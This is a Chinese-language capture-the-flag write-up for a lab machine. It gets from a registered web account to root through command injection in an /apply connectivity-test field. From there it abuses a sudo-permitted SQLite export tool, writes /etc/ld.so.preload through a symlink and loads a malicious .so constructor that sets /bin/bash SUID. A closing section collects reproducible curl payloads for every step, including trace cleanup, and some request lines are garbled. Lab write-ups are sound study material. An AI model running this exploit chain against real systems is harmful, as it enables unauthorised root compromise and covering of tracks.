


端口扫描发现 8080 开放

注册账号 user 登录，发现 admin 账号在申请列表第一位



然后进入权限申请页面，连通性测试处存在命令注入漏洞，拿到 user

```
POST /apply HTTP/1.1
Host: 192.168.56.118:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://192.168.56.118:8080
DNT: 1
Connection: keep-alive
Referer: http://192.168.56.118:8080/apply
Cookie: session=eyJlc2VyX2lkIjoxfQ.aoK8OQ.DTD0dUCBhGhaGtbkZ40t1N3163o
Upgrade-Insecure-Requests: 1

50
51
52
53
54
55
56
57
58
59
60
61
62

<label>
  申请理由
</label>
<textarea name="note" rows="3" placeholder="
简要说明申请原因">
</textarea>
<button type="submit">
  提交申请
</button>
</form>

<h2 style="color:#88c0d0;font-size:15px;margin:20px
0 8px;">
  连通性测试结果
</h2>
<pre>
  flag{user-37ccc832650318185c6e88336cc182f2}
</pre>
</div>
</body>
</html>
```

提权全链路

/apply 命令注入(RCE) → sudo -l 发现特权 → 编译恶意.so
→ 数据库注入独立行记录 → 非 sticky 目录 symlink 写 /etc/ld.so.preload
→ 任意动态程序触发构造器 → /bin/bash 变 SUID root → root shell

步骤 1: sudo 特权

执行 `sudo -l`，输出：

```
User s3cti0n may run the following commands on Front:
(root) NOPASSWD: /usr/bin/back
```

关键信息确认：

- `/usr/bin/back` 是 root 拥有的 17520 字节 ELF
- root 每 5 分钟通过 `/etc/cron.d/pms` 自动执行 `back export` 到 `/var/log/pms/approve.log`

步骤 2：逆向 /usr/bin/back 定位任意文件写

`/usr/bin/back` 是 SQLite 管理工具，用 IDA Pro 反编译 `do\_export` 函数：

```
int __fastcall do_export_isra_0(__int64 a1)
{
    ...
    v1 = fgets(s, 4096, stdin);           // 从 stdin 读导出路径
    ...
    if ( s[0] != '/' || n3 <= 3 || strcmp(&s[n3 - 4], ".log") ) // 仅字符串
        校验
        goto LABEL_7;
    stream = fopen(s, "w");               // 以 root 身份写任意
    /xxx.log
    ...
    fprintf(stream, "[%lld] %lld %s\n", v8, v7, v6); // [ID] user note
}
```

核心发现：

1. `export` 以 root 身份 `fopen(路径, "w")`
2. 路径校验仅检查：以 `/` 开头 + 以 `.log` 结尾（无 realpath、无目录限制、无 symlink 拒绝）
3. 输出内容来自 `apply\_logs.note`，note 中的换行会保留 → 可构造"独立行"

步骤 3：编译恶意共享库

写恶意 C 源码（构造器：将 /bin/bash 设为 SUID root）

```
python3 -c 'open("/tmp/evil.c","w").write("#include <sys/stat.h>\n#include <unistd.h>\n__attribute__((constructor)) void init(){chmod(\"/bin/bash\",04755);setuid(0);setgid(0);}\n\"')'
```

```
# 编译共享库
```

```
gcc -shared -fPIC -o /tmp/evil.so /tmp/evil.c
```

验证: `ls -la /tmp/evil.so` → `-rwxr-xr-x 1 s3cti0n s3cti0n 15472 /tmp/evil.so`

步骤 4：向数据库注入独立行记录

`/apply` 的 `note` 参数会 INSERT 到 `apply_logs.note`，中间换行保留（仅 strip 首尾）。

```
POST /apply HTTP/1.1
```

```
Host: 192.168.56.120:8080
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Cookie: session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU
```

```
host=127.0.0.1&note=zz%0A/tmp/evil.so
```

→ 数据库记录 `note = `zz\n/tmp/evil.so``

→ `export` 输出时 `/tmp/evil.so` 成为**独立行**

步骤 5：symlink + export 写 /etc/ld.so.preload

5.1 为什么不用 /tmp 的 symlink?

Linux `protected\_symlinks` (sticky 目录保护) 禁止 root 跟随 `/tmp` 下的 symlink, 会报 `Permission denied`。

5.2 利用非 sticky 目录 (/opt/pms)

`/opt/pms` 是 s3cti0n 拥有的非 sticky 目录, 其下的 symlink 可被 root 跟随。

```
# 创建 symlink: /opt/pms/evil.log -> /etc/ld.so.preload
rm -f /opt/pms/evil.log /etc/ld.so.preload
ln -s /etc/ld.so.preload /opt/pms/evil.log

# 用 sudo back export 以 root 写入 (跟随 symlink 创建 /etc/ld.so.preload)
echo /opt/pms/evil.log | sudo /usr/bin/back export
```

输出: `已导出 10 条记录到 /opt/pms/evil.log` → 实际通过 symlink 写入
`/etc/ld.so.preload`, 内容含独立行 `/tmp/evil.so`。

步骤 6: 触发提权

`/etc/ld.so.preload` 生效后, **任意动态链接程序**启动都会预加载 `/tmp/evil.so`, 构造器以 root 执行:

```
chmod("/bin/bash", 04755) → /bin/bash 变 SUID root
setuid(0); setgid(0)
```

验证:

```
ls -la /bin/bash
# -rwsr-xr-x 1 root root 1298416 /bin/bash ← SUID 位已设置
```

```
/bin/bash -p -c "id"
# uid=0(root) gid=0(root) groups=0(root),1000(s3cti0n) ← ROOT!
```

步骤 7: 读取 flag

```
/bin/bash -p -c "cat /root/root.txt"
# flag{root-05f6baa70fd9869fb4c02133121d2f39}
```

POST /apply HTTP/1.1		
Host: 192.168.56.120:8080	51	</label>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0		<textarea name="note" rows="3" placeholder="简要说明申请原因">
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	52	</textarea>
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2		<button type="submit">提交申请
Accept-Encoding: gzip, deflate, br	53	</button>
Content-Type: application/x-www-form-urlencoded	54	</form>
Content-Length: 51	55	<h2 style="color:#88c0d0;font-size:15px;margin:20px 0 8px 0">
Origin: http://192.168.56.120:8080		连通性测试结果
DNT: 1	56	</h2>
Connection: keep-alive		<pre>
Referer: http://192.168.56.120:8080/apply		flag{root-05f6baa70fd9869fb4c02133121d2f39}
Cookie: session=eyJlc2VyX2lkIjoxxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU	57	</pre>
Upgrade-Insecure-Requests: 1	58	</div>
host=%3b/bin/bash+-p+-c+"cat+/root/root.txt"¬e=s	59	</div>
	60	</body>
	61	</html>
	62	

其他 flag 文件: `/root/flag.txt.log`, `/root/pass.txt`

步骤 8: 清理痕迹

```
/bin/bash -p -c "rm -f /etc/ld.so.preload /opt/pms/evil.log"
# cleanup-done
```

完整可复现 Payload 汇总

1. RCE 验证

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" -d
'host=;id&note=123'
```

2. 确认 sudo

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" -d
'host=;sudo -l&note=123'
```

3. 编译恶意 .so (安全版: chmod 系统调用)

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" \
--data-urlencode 'host=;python3 -c
'\''open("/tmp/evil.c","w").write("#include <sys/stat.h>\n#include
<unistd.h>\n__attribute__((constructor)) void
init(){chmod(\"/bin/bash\",04755);setuid(0);setgid(0);}\n')'\'';gcc -
shared -fPIC -o /tmp/evil.so /tmp/evil.c' \
--data-urlencode 'note=123'
```

4. 注入独立行记录 note="zz\n/tmp/evil.so"

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" \
--data-urlencode 'host=127.0.0.1' \
--data-urlencode '$'note=zz\n/tmp/evil.so'
```

5. symlink + export 写 /etc/ld.so.preload

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" \
--data-urlencode 'host=;rm -f /opt/pms/evil.log /etc/ld.so.preload;ln -s
/etc/ld.so.preload /opt/pms/evil.log;echo /opt/pms/evil.log|sudo
/usr/bin/back export' \
--data-urlencode 'note=123'
```

6. 验证 root

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" \
--data-urlencode 'host=;/bin/bash -p -c "id"' \
--data-urlencode 'note=123'
```

7. 读 flag

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" \
  --data-urlencode 'host=;/bin/bash -p -c "cat /root/root.txt"' \
  --data-urlencode 'note=flag'
```

8. 清理

```
curl -X POST http://192.168.56.120:8080/apply -H "Cookie:
session=eyJ1c2VyX2lkIjoxfQ.aoLUaw.txbaFuuJxzAv36gbgYwEY6WizdU" \
  --data-urlencode 'host=;/bin/bash -p -c "rm -f /etc/ld.so.preload
/opt/pms/evil.log"' \
  --data-urlencode 'note=x'
```
